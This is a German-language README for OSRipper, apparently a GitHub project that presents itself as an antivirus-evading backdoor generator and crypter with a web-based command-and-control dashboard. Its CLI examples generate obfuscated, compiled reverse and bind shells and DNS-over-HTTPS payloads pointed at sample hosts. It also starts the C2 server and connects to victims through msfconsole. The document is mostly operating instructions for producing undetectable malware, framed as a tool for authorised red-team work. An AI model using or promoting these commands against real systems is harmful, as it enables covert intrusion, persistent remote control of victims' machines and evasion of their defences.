 noahoksuz/osripper
AV-umgehendes, plattformübergreifendes Backdoor- und Crypter-Framework mit einer integrierten, leichten WebUI



Fortschrittlicher plattformübergreifender Payload-Generator und Crypter mit FUD-Fähigkeiten
Funktionen • Schnellstart • Web-UI • Payload-Typen • Dokumentation
OSRipper ist ein anspruchsvoller, vollständig unerkennbarer (FUD) Backdoor-Generator und Crypter, der für autorisierte Penetrationstests und Red-Team-Operationen entwickelt wurde. Er verfügt über fortschrittliche Umgehungstechniken, mehrere Payload-Typen und eine moderne webbasierte C2-Schnittstelle zur Verwaltung kompromittierter Systeme.
| Payload-Typ | Beschreibung | Anwendungsfall |
|---|---|---|
| Bind-Shell | Öffnet Port auf dem Opferrechner | Direkter Zugriff, wenn Reverse-Verbindungen blockiert sind |
| Reverse TCP Meterpreter | SSL/TLS-verschlüsselte Reverse-Verbindung | Standard-Penetrationstests |
| DNS-over-HTTPS C2 | Verdeckter DoH-basierter Command & Control | Umgehung von Netzwerkbeschränkungen |
| HTTPS C2 | Zertifikatgebundener HTTPS-C2 | Sicherer, authentifizierter C2-Kanal |
| Gestaffelter Payload | Mehrstufige Webauslieferung | Verbesserte Tarnung bei der Bereitstellung |
| Crypter für benutzerdefinierten Code | Verschleierung beliebiger Python-Skripte | Verschlüsselung benutzerdefinierter Payloads |
# Repository klonen
git clone https://github.com/SubGlitch1/OSRipper.git
cd OSRipper

# Abhängigkeiten installieren
pip3 install -r requirements.txt

# Paket installieren
pip3 install -e .
Wichtig – Setup für optionale Funktionen (ngrok, Binärkompilierung) ausführen:
Auf vielen Systemen (insbesondere Linux mit einer extern verwalteten Python-Umgebung) müssen Sie das integrierte Setup ausführen, damit optionale Abhängigkeiten in OSRippers eigener Venv installiert werden. Führen Sie dies einmal nach der Installation durch:
osripper-cli setup
Dadurch wird ~/.local/share/osripper/venv erstellt, pyngrok, nuitka und sandboxed installiert, und alle späteren Ausführungen von osripper / osripper-cli verwenden sie automatisch. Ohne diesen Schritt werden Sie bei --ngrok und --compile aufgefordert, das Setup auszuführen. Verwenden Sie osripper-cli setup --system nur, wenn Sie eine systemweite/user-pip-Installation anstelle der Venv bevorzugen.
Interaktiver Modus:
osripper
# oder
python3 -m osripper
Kommandozeile:
# Reverse-Shell generieren
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --compile

# DoH-C2-Payload generieren
osripper-cli doh -d example.com --obfuscate --compile
Web-UI:
# C2-Server mit Web-UI starten
python -m osripper.c2.server example.com --port 5000

# Dashboard unter http://localhost:5000 aufrufen

OSRipper enthält eine moderne webbasierte C2-Schnittstelle zur Verwaltung kompromittierter Systeme.
# Grundlegende Nutzung
python -m osripper.c2.server example.com

# Mit HTTPS
python -m osripper.c2.server example.com --https

# Benutzerdefinierter Port
python -m osripper.c2.server example.com --port 8080

# Mit benutzerdefiniertem Zertifikat
python -m osripper.c2.server example.com --https --cert server.crt --key server.key
Sobald der Server läuft, rufen Sie das Dashboard unter den folgenden Adressen auf:
http://localhost:5000https://localhost:5000 (falls aktiviert)Öffnet einen Port auf dem Opferrechner und wartet auf Verbindungen.
osripper-cli bind -p 4444 --obfuscate --compile
Verbindung:
msfconsole -q -x 'use python/meterpreter/bind_tcp; set RHOST target_ip; set RPORT 4444; exploit'
Verschlüsselte Reverse-Verbindung mit SSL/TLS.
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --enhanced --compile
Verdeckter C2-Kanal unter Verwendung des DNS-over-HTTPS-Protokolls. Umgeht viele Netzwerkbeschränkungen.
# Payload generieren
osripper-cli doh -d example.com --obfuscate --compile

# C2-Server starten
python -m osripper.c2.server example.com
Funktionen:
Sicherer HTTPS-C2 mit Zertifikatbindung zur Authentifizierung.
# Payload generieren (über Web-UI oder CLI)
# C2-Server mit HTTPS starten
python -m osripper.c2.server example.com --https

# Zertifikat-Fingerabdruck abrufen
curl http://localhost:5000/api/cert-fingerprint
Funktionen:
